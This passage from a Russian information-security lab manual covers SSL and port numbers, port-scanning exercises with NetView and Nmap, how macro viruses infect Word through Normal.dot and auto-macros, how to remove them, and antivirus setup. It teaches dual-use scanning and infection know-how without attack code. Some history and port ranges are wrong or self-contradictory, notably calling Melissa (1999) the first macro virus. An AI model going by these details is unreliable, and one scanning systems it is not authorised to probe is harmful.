передачи серверу. После установки защищенного соединения основная задача SSL заключается в поддержке сжатия и шифрования. Если поверх SSL используется HTTP, этот вариант называется HTTPS (Secure HTTP — защищенный HTTP) несмотря на то, что это обычный протокол HTTP.

Область применения SSL не ограничивается исключительно веб-браузерами, но это наиболее распространенное применение. Существует несколько версий протокола SSL. Третья версия протокола SSL поддерживает множество разных алгоритмов и может обладать разными функциями, среди которых сжатие, тот или иной алгоритм шифрования, а также некоторые компоненты, связанные с ограничениями экспорта в криптографии. SSL состоит из двух субпротоколов, один из которых предназначен для установления защищенного соединения, а второй — для использования этого соединения. SSL поддерживает разнообразные криптографические алгоритмы.

Наиболее сильный из них использует для шифрации тройной стандарт шифрования DES (Data Encryption Standard – стандарт шифрования данных) с тремя отдельными ключами и функция вычисления профиля сообщения SHA-1 (Secure Hash Algorithm – надежный алгоритм хэширования) для обеспечения целостности данных. Такое сочетание алгоритмов работает медленно, поэтому применяется в основном в приложениях, в которых требуется высокий уровень защиты. В обычных приложениях для шифрации применяется 128-разрядный ключ, а для аутентификации — алгоритм MD5 (Message Digest 5 – профиль сообщения 5). В качестве исходных данных алгоритму RC4 передается 128-разрядный ключ, который разрастается во много раз при работе алгоритма. Это внутреннее число используется для создания ключевого потока. Последний суммируется по модулю 2 с открытым текстом, в результате чего получается обычный потоковый шифр.

Для реальной передачи данных используется второй субпротокол. Сообщения, поступающие от браузера, разбиваются на единицы данных размером до 16 Кбайт. Если сжатие включено, каждая из этих единиц независимо сжимается. Затем по двум нонсам вычисляется закрытый ключ, подготовительный ключ объединяется со сжатым текстом и результат хэшируется по согласованному алгоритму (чаще всего MD5). Хэш добавляется к каждому фрагменту в виде MAC (Message Authetication Code — код аутентификации сообщения).

Этот сжатый фрагмент вместе с MAC кодируется согласованным алгоритмом с симметричным ключом (обычно это суммирование по модулю 2 с ключевым потоком RC4). Наконец, присоединяется заголовок фрагмента, и фрагмент передается по TCP-соединению.

Назначение номеров портов прикладным процессам осуществляется либо централизованно, если эти

процессы представляют собой популярные общедоступные службы (21 – служба удаленного доступа к файлам FTP, 23 – служба удаленного управления Telnet), либо локально для тех служб, которые еще не стали распространенными, чтобы закрепить за ними зарезервированные номера. Локальное присвоение номера порта заключается в том, что разработчик некоторого приложения просто связывает с ним любой произвольно выбранный числовой идентификатор, обращая внимание на то, чтобы он не входил в число зарезервированных. В дальнейшем все удаленные запросы к этому приложению от других приложений должны адресоваться с указанием назначенного ему номера порта.

Номера портов делят на три категории:

- Номера от 0 до 1023 – зарезервированы для хорошо известных портов, которые ассоциированы со

службами на постоянной основе (например, HTTP-серверы всегда принимают запросы к порту 80).

- Порты с номерами от 1024 до 49 151 являются регистрируемыми и используются для различных целей.

- Порты с номерами 49 151 до 65 535 представляют собой динамические и частные порты, с которыми не должна ассоциироваться ни одна служба.

Ниже приведены некоторые соответствия портов и служб/протоколов:
TCP 22 - Наиболее активно работающий сетевой порт. Используется программой Secure Shell (SSH), которая применяется для подключения компьютера с ОС Linux с утилитой IPTraf.

UDP 138 - Задействован службой NetBIOS Datagram Service.

Данный порт используется несколькими службами Windows, в

том числе Computer Browser, DFS, License, Messenger, Net Logon и Server.

В группу портов TCP и UDP 135-139 входит несколько специфических портов, используемых многими приложениями Windows. По всей вероятности, некоторые из этих портов придется держать открытыми, что, к сожалению, открывает доступ к другим приложениям Windows.

TCP 80 - Используется для незашифрованного трафика HTTP (Web).

UDP 137 и UDP 53 - Эти порты используются службами преобразования имен Windows — в данном случае, NetBIOS и DNS.

UDP 67 и UDP 68 - Используются DHCP-сервером для назначения динамических IP-адресов.

UDP 123 - Зарезервирован для протокола Network Time Protocol (NTP) или, в случае Windows, Simple Network Time Protocol (SNTP). Этот протокол синхронизирует время между компьютером и NTP-сервером, например контроллером домена (DC). Более полный список можно посмотреть на страницак электронноый энциклопедии Wikipedia.

Сетевые порты могут дать важнейшую информацию о приложениях, которые обращаются к компьютерам по сети. Зная приложения, которые используют сеть, и соответствующие сетевые порты, можно составить точные правила для брандмауэра и настроить хост-компьютеры таким образом, чтобы они пропускали только полезный трафик.

Задача администратора состоит в том, чтобы выявить недостатки в функционировании сети и устранить их. Самый распространенный способ – сканирование портов — процесс обнаружения прослушивающих приложений путем активного опроса сетевых портов компьютера или другого сетевого устройства. Результаты сканирования и сравнения сетевых отчетов с результатами хост-опроса портов позволяет составить ясную картину трафика, проходящего через сеть. Например, сканируя диапазон внешних IP-адресов, можно собрать ценные данные о взломщике, проникшем из Интернет. Поэтому следует чаще сканировать сеть и закрыть все необязательные сетевые порты. Построив профиль сети и разместив инструменты для распознавания сетевого трафика, можно более эффективно обнаруживать взломщиков, анализируя генерируемый ими сетевой трафик. Можно значительно уменьшить вероятность проникновения в систему, если отключить сетевую активность

приложений (служб) или заблокировать неиспользуемые порты компьютера.

Каждый открытый порт — потенциальная лазейка для взломщиков, которые используют пробелы в хост-приложении или тайком обращаются к приложению с именем и паролем другого пользователя (либо применяют другой законный метод аутентификации). Можно обнаружить открытые порты с помощью стандартных приложений ОС. Например, в ОС Windows можно воспользоваться утилитой Netstat. Она служит для отображения активных подключений TCP, портов, прослушиваемых компьютером, статистики Ethernet, таблицы маршрутизации IP, статистики IPv4 (для протоколов IP, ICMP, TCP и UDP) и IPv6 (для протоколов IPv6, ICMPv6, TCP через IPv6 и UDP через IPv6). Запущенная без параметров, команда netstat отображает подключения TCP. Результатом сканирования с параметром -an является список с открытыми портами компьютера и название

служб/протоколов, работающих на этом порту. Windows XP содержит ряд утилит для диагностики, отслеживания производительности и восстановления сетевых подключений. Большая часть из них включена в ее состав, некоторые хранятся в наборе Windows Support Tools, который можно установить из папки \Support\ Tools на диске Windows XP.

Сканировать можно с помощью специальных программ, называемых сетевыми сканерами. Сканер локальной сети NetView - программа-заменитель Сетевого Окружения Windows - ведет лог со списком машин, адресами и описаниями и регулярно проверяет его на наличие выключенных машин, ведет лог активных сетевых соединений (имеет функцию черного и белого списков). Имеет быстрый поисковик файлов в расшаренных (распределенных) ресурсах, сканер портов и диапазона IP-адресов, встроенный PortListener - монитор, отслеживающий соединения на заданные порты (полезен для обнаружения IP-адресов,

с которых проводятся попытки установить соединения на троянские порты или сканирования портов), а также возможность посылать сообщения по сети. Может составлять посегментную карту сети (через traceroute), а также визуализировать сеть (картинки для компьютеров, линии, фоновая текстура). Позволяет открывать компьютеры как по имени, так и по IP-адресам.

Сканер портов Nmap – утилита для обследования сетей и аудита защиты. В ней поддерживается сканирование на основе запроса отклика (определение жизнеспособности узлов), много методов сканирования портов (определение сервисов, доступных на узлах), определение версий (какие приложения/службы работают на порте) и анализ трафика TCP/IP (fingerprinting, идентификация типа устройства или ОС узла). Имеются гибкие возможности спецификации целевых устройств и портов, сканирование на предмет ловушек и замаскированных угроз, сканирование

SunRPC и многое другое. Для большинства платформ Unix и Windows поддерживаются режимы командной строки и графического интерфейса.

Монитор портов TCPView - показывает все процессы, использующие интернет-соединения. Запустив TCPView, можно узнать, какой порт открыт и какое приложение его использует, а при необходимости и немедленно разорвать соединение.

Комплекс утилит IP-Tools представляет собой набор программ (19 утилит) для сетевого мониторинга: сканеры, мониторы, трассировщик и другие программы. Допустимо использовать сразу несколько утилит, причем сканеры могут работать как с отдельным хостом, так и по диапазону IP-адресов или по списку адресов. Всю информацию, выдаваемую программой, можно записывать в текстовые файлы (а некоторую

- и в HTML-файлы).

Выполнение работы

Задание 1.

Исследуйте локальную сеть.

1. Запустите сканер локальной сети – NetView.

2. Разместите все найденные узлы в одном хост-листе
(Setting/Autosplit/Send all to Default).

3. Просмотрите свойства узла в списке (контекстное меню узла/Properties).

4. Просмотрите активные подключения к компьютеру

(Tools/Net Watcher).

5. Просканируйте открытые TCP-порты контролера домена:

6. активизируйте инструмент Сканер сети (Tools/Network Scanner);

7. введите в поле IP diapasone – <IP-адрес котроллера домена>;

8. установите диапазон сканирования TCP-портов (TCP Range) с 1 по 65536 и запустите сканирование кнопкой Start.

9. Аналогично просканируйте открытые UDP-порты контролера домена.

10. Просмотрите статистику работы протокола IP (IP
logger).

11. Найдите общедоступные ресурсы сети (Tools/Resources scanner).

Задание 2. Исследуйте удаленную систему и сохраните результаты исследования (IP-адрес компьютера, открытые порты с указанием сервисов, работающих на этих компьютерах) в файл с именем scan.txt.

Получите информацию об использовании сканера Nmap:

1. откройте консоль (Пуск/Выполнить/cmd);
2. перейдите в каталог со сканером;
3. введите команду nmap.exe.

Если сканеру не передаются параметры, то он просто выдает справку об использовании. В общем случае синтаксис использования этого сканера следующий:

Nmap [-тип сканирования][-параметры] объект_сканирования; 4. Найдите открытые порты вторичного контролера домена Main. Для этого введите команду nmap с параметром Main.

На экран через некоторое время будет выдана информация об открытых портах из диапазона 1…1657. Например, выведенная информация может выглядеть так:




Рисунок 1. Пример вывода программы nmap

5. Просканируйте все порты (с 1 по 65536) любого компьютера в кабинете. Для этого введите команду nmap с параметром –p1-65535: nmap –p1-65535 IP-адрес_компьютера

6. Представьте отчет о проделанной работе преподавателю.

Контрольные вопросы

1. Каково назначение утилиты Nmap?
2. Назовите несколько специфических портов и их назначение.
3. Охарактеризуйте основные протоколы, использующиеся в интернете.

Лабораторная работа №8 Изучение работы макровируса

Цель работы и содержание: Изучить работу макровируса

ПК-39	способность управлять информационной безопасностью автоматизированной системы
ПК-40	способность обеспечить восстановление работоспособности систем защиты информации при возникновении нештатных ситуаций

Ход работы

С момента появления персональных компьютеров начала свой отсчет и история компьютерных вирусов. Любой вирус внедряет свой код в тело программы, благодаря чему он будет выполняться при каждом ее запуске. Большинство вирусов распространяется с помощью дисков и через сеть. В настоящее время имеется около тысячи видов вирусов. Учитывая тот факт, что каждый из них существует в нескольких модификациях, нужно увеличить это число в 5-10 раз. Существуют так называемые макровирусы, которые распространяются с помощью файлов шаблонов.

Макровирусы – это программы, написанные на так называемых макроязыках, встроенных в некоторые системы обработки данных (текстовые и графические редакторы, электронные таблицы и т. д.). Для своего размножения такие вирусы используют возможности макроязыков, они переносятся от одного зараженного файла к

другому. Наибольшее распространение получили макровирусы для Microsoft Word, Excel. Макровирусы получают управление при открытии или закрытии зараженного файла, перехватывают стандартные файловые функции и затем заражают файлы, к которым каким-либо образом идет обращение. Большинство макровирусов являются резидентными вирусами: они активны не только в момент открытия или закрытия файла, но до тех пор, пока активен сам текстовый или табличный редактор (а некоторые после выключения компьютера).

Первый макровирус был создан в 1999 год- вирус Melissa для MS Word, сочетавшего в себе также и функциональность интернет-червя. Сразу же после заражения системы он считывал адресную книгу почтовой программы MS Outlook и рассылал свои копии по первым 50 найденным адресам.

В России первый макровирус появился в апреле 1997 года-вирус Laroux для Microsoft Excel, а создан в июне 1997 года- первый самошифрующийся вирус для Windows95.

Причины создания вирусов для Word:

-Microsoft Word Basic обладает огромными возможностями, благодаря которым макровирус может производить различные действия, созданы версии этой программы для различных компьютерных платформ.

-Общий шаблон (в Windows он хранится в файле normal.dot) содержит глобальные макрокоманды. В этом шаблоне обычно и размещается тело макровируса. Именно из него вирус заражает все созданные в текстовом процессоре документы.

-Microsoft Word автоматически выполняет указанные макрокоманды без участия пользователя. Благодаря

этому макровирус может выполняться вместе с обычными макрокомандами.

Макрос - это программа, написанная на некотором языке, которая используется обычно для автоматизации определенных процессов внутри приложений. В настоящее время большинство известных макровирусов написано на

Microsoft Word Basic и на Visual Basic for Application (VBA). Microsoft Word Basic - это внутренний язык программирования текстового процессора Windows Word (для версии 6.0 и 7.0) и Word 6.0 for Macintosh. Макровирус, созданный с помощью VBA, может заражать программы из пакета Microsoft Office (таблицы Excel, базы данных Access, презентации PowerPoint).

Принцип «работы» макровирусов.

При работе с документом MS Word выполняет различные действия: открывает документ, сохраняет, печатает, закрывает и т. д. При этом Word ищет и выполняет соответствующие встроенные макросы: при сохранении файла по команде Файл – Сохранить вызывается макрос FileSave, при сохранении по команде Файл – Сохранить как… – FileSaveAs, при печати по команде Печать… – FilePrint и т. д. Существуют также несколько макросов, автоматически вызываемых при возникновении соответствующих ситуаций. Например, при открытии документа Word проверяет его на наличие макроса AutoOpen. Если такой макрос присутствует, то Word выполняет его. При закрытии документа Word выполняет макрос AutoClose, при запуске Word вызывается макрос AutoExec, при завершении работы – AutoExit, при создании нового документа – AutoNew (похожие механизмы, но с другими именами макросов, используются и в Excel).

Макровирусы, поражающие файлы Word, как правило, пользуются одним из четырех приемов:

1) в вирусе присутствует автомакрос;

2) в вирусе переопределен один из стандартных системных макросов;

3) макрос вируса автоматически вызывается при нажатии на какую-либо клавишу или комбинацию клавиш;

4) вирус начинает размножаться только в том случае, если пользователь запускает его на выполнение.

Основной механизм заражения.

Когда мы открываем зараженный документ Word, макровирус копирует свой код в область глобальных макросов документа. А при выходе из Word глобальные макросы (включая макросы вируса)

автоматически записываются в dot-файл глобальных макросов (шаблон Normal.dot). Затем вирус переопределяет стандартные макросы (например, FileOpen, FileSave, FileSaveAs, FilePrint) и с их помощью перехватывает команды работы с файлами. При вызове этих команд заражается файл, к которому идет обращение.

Для создания макровируса нужно запустить Word, выбрать меню Сервис –> Макрос –> Редактор Visual /Word Basic.

Как обнаружить макровирусы.

Характерными признаками присутствия макровирусов являются:

1) невозможность сохранения зараженного документа Word в другой формат (по команде Сохранить как…);

2) невозможность записи документа в другой каталог или на другой диск командой Сохранить как…;

3) невозможность сохранения внесенных изменений в документ (команда Сохранить);

4) недоступность вкладки «Уровень безопасности» (меню Сервис – Макрос – Безопасность…);

5) другие «странности» в поведении документов Word;

Как обезвредить макровирус.

Опишем алгоритм, позволяющий в большинстве случаев обнаружить и обезвредить макровирус в MS Word.

Шаг 1. Лечение необходимо производить в "чистой", т.е. заведомо не зараженной макровирусами среде MS Word. Для этого завершим работу MS Word и при

помощи какого-нибудь файлового менеджера переименуем (или даже удалим) файл

NORMAL.DOT из каталога WINWORD.

Шаг 2. Вновь запустим MS Word. Программа обнаружит отсутствие файла NORMAL.DOT и предложит создать новый, "чистенький". Естественно, согласимся.

Шаг 3. В меню Файл (File) выберем альтернативу Шаблоны (Template). Далее на последовательно появляющихся окнах нажмем кнопки Организатор, Закрыть Файл и Открыть Файл. В результате чего MS Word предложит загрузить один из документов-шаблонов, в роли которых может выступать как документ, предназначенный для лечения, так и переименованный во время Шага 1 старый "главный" шаблон. Загружаем.

Шаг 4. Выберем вкладку Макро и обнаружим на экране список макросов, заключенных внутри загруженного шаблона. Вирус (если он есть) скрывается именно среди них. Если список пуст, значит вирус отсутствует.

Шаг 5. Если список не пуст, внимательно изучим его содержимое. О наличии вируса с большой долей вероятности свидетельствуют:

- макросы со "странными" именами, типа AAAZAO, Cap, Mtfl и пр.;

- макросы со "стандартными" именами: AutoOpen, AutoClose, AutoExec, AutoNew и пр.;

- макросы с "автоматическими" именами: FileOpen, FileSave, FileSaveAs, FilePrint, FileExit, FileClose и пр.

Шаг 6. Обнаружив вирусные макросы, ликвидируем их, поочередно отмечая мышью и нажимая кнопку [Удалить].

Шаг 7. Имеем прооперированный и теперь абсолютно здоровый файл. Единственный недостаток (если мы лечили документ, а не NORMAL.DOT) в том, что файл по-прежнему остался шаблоном, и для него недоступна операция FileSaveAs.

Защита от макровирусов:

1. Пользуйтесьнадежнымиантивирусными

программами с регулярно обновляемыми базами.

2. Не полагайтесь на антивирусный монитор: всегда перед копированием и открытием проверяйте антивирусным сканером все исполняемые файлы и документы (особенно файлы на дискетах, флешки, компакт-дисках, полученные по Интернету).

3. Почаще делайте резервное копирование, храните копии наиболее ценной информации на разных носителях (например, диски CD-RW, флешки и т.д.).

4. Если вы работаете на ПК без антивируса, то рекомендуется сохранять и переносить Wordовские файлы в формате .rtf .

5. Найдите шаблон Normal.dot, щелчком правой кнопки мыши вызовите контекстное меню, установите атрибут

Только чтение –> OK. Это защитит шаблон от перезаписи (и заражения) макровирусами.

6. Имейте в виду, что рекомендуемый некоторыми авторами запрет запуска макросов (меню Сервис –> Макрос –> Безопасность… –> диалоговое окно Безопасность –> вкладка Уровень безопасности –> Очень высокая –> OK) является полумерой, так как при этом не запрещается запуск макросов со стандартными именами (FileOpen, FileSave, FileSaveAs, FilePrint, AutoExec), то есть остается лазейка для макровирусов.

Контрольные вопросы

1. Назовите основные способы защиты от макровирусов.
2. Опишите алгоритм, позволяющий обезвредить макровирус.
3. Как происходит заражение компьютера макровирусом?

4. Что такое макрос?

Лабораторная работа №9 Изучение работы демонстрационного антивирусного программного обеспечения

Цель работы и содержание: Изучение работы демонстрационного антивирусного программного обеспечения

ПК-8	способность к освоению новых образцов в программных, технических средств и информационных технологий
ПК-9	способность осуществлять поиск, изучение, обобщение и систематизацию научно-технической информации, нормативных и методических материалов

	в сфере своей профессиональной деятельности
ПК-10	способность применять современные методы исследовани ю с использованиемкомпьютерных я технологий
ПК-11	способность разрабатыват ь и исследовать ю ь модели автоматизированных систем

Ход работы

Антивирусное ПО- это термин, означающий компьютерную программу, которая пытается определить, нейтрализовать или уничтожить вредоносные программы. Этот тип программного

обеспечения носит такое название потому, что самые первые антивирусные программы были созданы специально для борьбы с компьютерными вирусами. Однако, большинство современных антивирусных программ создаются для борьбы с широким спектром угроз, включая вирусов-червей, фишинг-атаки, руткитов, троянских программ и других вредоносных программ.

Выделяют следующие виды антивирусов в зависимости от их принципа действия (определяющего функциональность):

Сканеры (устаревший вариант "полифаги") Определяют наличие вируса по БД, хранящей сигнатуры (или их контрольные суммы) вирусов. Их эффективность определяется актуальностью вирусной базы и наличием эвристического анализатора (см. Эвристическое сканирование).

Ревизоры запоминают состояние файловой системы, что делает в дальнейшем возможным анализ изменений. (Класс близкий к IDS).

Сторожа (мониторы) Отслеживают потенциально опасные операции, выдавая пользователю соответствующий запрос на разрешение/запрещение операции.

Вакцины Изменяют прививаемый файл таким образом, чтобы вирус, против которого делается прививка, уже считал файл заражѐнным. В современных (2007) условиях, когда количество возможных вирусов измеряется десятками тысяч, этот подход неприменим.

Антивирусное программное обеспечение обычно использует два отличных друг от друга метода для выполнения своих задач:

Сканирование файлов для поиска известных вирусов, соответствующих определению в антивирусных базах.

Обнаружение подозрительного поведения любой из программ, похожего на поведение заражѐнной программы.

Метод соответствия определению вирусов в словаре

Это метод, когда антивирусная программа, просматривая файл, обращается к антивирусным базам, которые составлены производителем программы-антивируса. В случае соответствия какого- либо участка кода просматриваемой программы известному коду (сигнатуре) вируса в базах, программа антивирус может по запросу выполнить одно из следующих действий:

- Удалить инфицированный файл.
- Заблокировать доступ к инфицированному файлу.
- Отправить файл в карантин (то есть сделать его недоступным для выполнения, с целью недопущения дальнейшего распространения вируса).
- Попытаться восстановить файл, удалив сам вирус из тела файла.

В случае невозможности лечения/удаления, выполнить эту процедуру при перезагрузке.

Хотя антивирусные программы, созданные на основе поиска соответствия определению вируса в словаре, при обычных обстоятельствах, могут

достаточно эффективно препятствовать вспышкам заражения компьютеров, авторы вирусов стараются держаться на полшага впереди таких программ-антивирусов, создавая «олигоморфические», «полиморфические» и, самые новые, «метаморфические» вирусы, в которых некоторые части шифруются или искажаются так, чтобы невозможно было обнаружить совпадение с определением в словаре вирусов.

Метод обнаружения странного поведения программ

Антивирусы, использующие метод обнаружения подозрительного поведения программ не пытаются идентифицировать известные вирусы, вместо этого они прослеживают поведение всех программ. Если программа пытается записать какие-то данные в исполняемый файл (exe-файл), программа-антивирус может пометить этот файл, предупредить

пользователя и спросить что следует сделать. В настоящее время, подобные превентивные методы обнаружения вредоносного кода, в том или ином виде, широко применяются в качестве модуля антивирусной программы, а не отдельного продукта.

Другие названия: Проактивная защита, Поведенческий блокиратор, Host Intrusion Prevention System (HIPS). В отличие от метода поиска соответствия определению вируса в антивирусных базах, метод обнаружения подозрительного поведения даѐт защиту от новых вирусов, которых ещѐ нет в антивирусных базах. Однако следует учитывать, что программы или модули, построенные на этом методе, выдают также большое количество предупреждений (в некоторых режимах работы), что делает пользователя мало восприимчивым ко всем предупреждениям. В последнее время эта проблема ещѐ более

ухудшилась, так как стало появляться всѐ больше не вредоносных программ, модифицирующих другие exe-файлы, несмотря на существующую проблему ошибочных предупреждений. Несмотря на наличие большого количества предупреждающих диалогов, в современном антивирусном программном обеспечении этот метод используется всѐ больше и больше. Так, в 2006 году вышло несколько продуктов, впервые реализовавших этот метод: Kaspersky Internet Security, Kaspersky

Antivirus, Safe'n'Sec, F-Secure Internet Security, Outpost Firewall Pro, DefenceWall. Многие программы класса файрволл издавна имели в своем составе модуль обнаружения странного поведения программ.

Метод обнаружения при помощи эмуляции

Некоторые программы-антивирусы пытаются имитировать начало выполнения кода каждой новой вызываемой на исполнение программы перед тем как передать ей управление. Если программа использует самоизменяющийся код или проявляет себя как вирус (то есть немедленно начинает искать другие exe-файлы например), такая программа будет считаться вредоносной, способной заразить другие файлы. Однако этот метод тоже изобилует большим количеством ошибочных предупреждений.

Другие методы обнаружения вирусов

Ряд других методов предлагается в исследованиях и используется в антивирусных программах (см. Эвристическое сканирование).

В лабораторной работе используется программное обеспечение Symantec AntiVirus Corporate Edition. Данное ПО обеспечивает автоматическую защиту

от вредоносного ПО рабочих станций и сетевых серверов, увеличивая время бесперебойной работы всей корпоративной системы. Централизованные средства конфигурирования, установки, сигнализации и регистрации определяют, какие узлы уязвимы для атак. Встроенные средства реагирования от лидера в области информационной безопасности помогают предприятиям максимизировать время бесперебойной работы, уменьшить стоимость владения и гарантировать целостность данных.

Основные характеристики:

 Обеспечивает улучшенную защиту от вирусов для всего предприятия и мониторинг с единой консоли управления.

 Средства постоянного осмотра автоматически выявляют и удаляют

программы-шпионы, блокируя их запуск или установку на компьютере.

 Встроенные средства создания графических отчетов с веб-интерфейсом и централизованное управление с одной консоли.

 Эффективная защита от программ-шпионов и программ показа рекламы, в том числе:

 Усовершенствованная функция удаления программ-шпионов, которая автоматически предотвращает установку программ-шпионов.

 Обнаружение и удаление скрытых программ-шпионов.

 Изучение влияния программ-шпионов на основании таблицы влияния угроз, созданной компанией Symantec

Задание 1. Установите серверную часть антивируса.

1. Подключите к виртуальной машине VM-2 образ диска с программным обеспечением CD-For-LAB.iso.

2. Запустите виртуальную машину и перейдите в каталог с установочными файлами антивируса (Symantec1).

3. Запустите установку (двойной щелчок по файлу Setup.exe).

4. Ознакомьтесь с информацией мастера и щелкните Далее.

5. Ознакомьтесь с лицензионным соглашением:

6. выберите Я согласен с условиями

лицензионного соглашения;

7. подтвердите выбор кнопкой Далее.

8. Выберите установку сервера радиокнопкой

Установка сервера и щелкните Далее.




Рисунок 1. Окно выбора установки сервера или клиента.

9. Укажите тип установки Полная и щелкните

Далее




Рисунок 2. Выбор типа установки.

10. Укажите данные группы серверов:

11. введите в поле Группа серверов, название группы серверов - Example Avir;

12. введите в поле Пароль - пароль для создаваемой группы серверов - 123456;

13. подтвердите изменения кнопкой Далее.

14. подтвердите создание группы серверов, повторно введя пароль и щелкните ОК.




Рисунок 3. Задание имени группы серверов.




Рисунок 4. Параметры автозащиты.

15. Ознакомьтесь с итоговой информацией

мастера установки и запустите установку кнопкой Установить.

16. Завершите установку кнопкой Готово.

17. Автоматически откроется окно обновления антивируса.

18. Обновите установленный антивирус кнопкой Обновить.

Задание 2. Установите центр управления антивирусом.

1. Перейдите в каталог с установочными файлами (Symantec2).

2. Запустите установку двойным щелчком по файлу Setup.exe.

3. Ознакомьтесь с информацией мастера и щелкните Далее.

4. Ознакомьтесь с лицензионным соглашением: выберите Я согласен с условиями

лицензионного
соглашения;

6. подтвердите выбор кнопкой Далее.

7. Ознакомьтесь с информацией об устанавливаемых компонентах и щелкните Далее.

8. Укажите каталог установки По умолчанию и

щелкните Далее.

9. Активируйте установку кнопкой Установить.

10. Завершите установку кнопкой Готово.

11. Появится сообщение о необходимости перезагрузки компьютера.

12. Перезагрузите виртуальный компьютер кнопкой Да.

Задание 3.

1. Выполните первоначальную настройку серверной части антивируса.

2. Запустите оснастку управления антивирусом (Пуск/Symantec System Center Console/ Symantec System Center
Console).




Рисунок 5. Оснастка управления антивирусом.

3. Укажите первичный (основной) антивирусный сервер:

4. активируйте группу, созданную при установке антивирусного сервера, например Example Avir;

5. разблокируйте группу:

6. выполните команду контекстного меню Разблокировать группу серверов;

7. введите пароль, указанный при установке антивирусного сервера - 123456;

8. установите флажок Запомнить пароль;

9. подтвердите разблокирование группы кнопкой ОК;




Рисунок 6. Ввод пароля для группы серверов.

10. активируйте ваш сервер, например win2003 и выполните команду контекстного меню Сделать сервер первичным;

11. ознакомьтесь с информацией о назначении первичного сервера и щелкните Да;

12. Выполните настройку планового сканирования для клиентов:

13. активируйте в левой части оснастки управления антивирусом сервер win2003;

14. откройте диалоговое окно Плановые осмотры (Действия/Все задачи/Плановые осмотры…) и перейдите на вкладку Осмотры клиентов;

15. создайте регулярный осмотр каждую неделю в 20.00:

16. откройте диалоговое окно Новый осмотр кнопкой Создать;

17. введите в поле Имя – Еженедельный осмотр;

18. выберите в разделе Осматривать в – <Месяц>;

19. введите в разделе Время – 20.00;

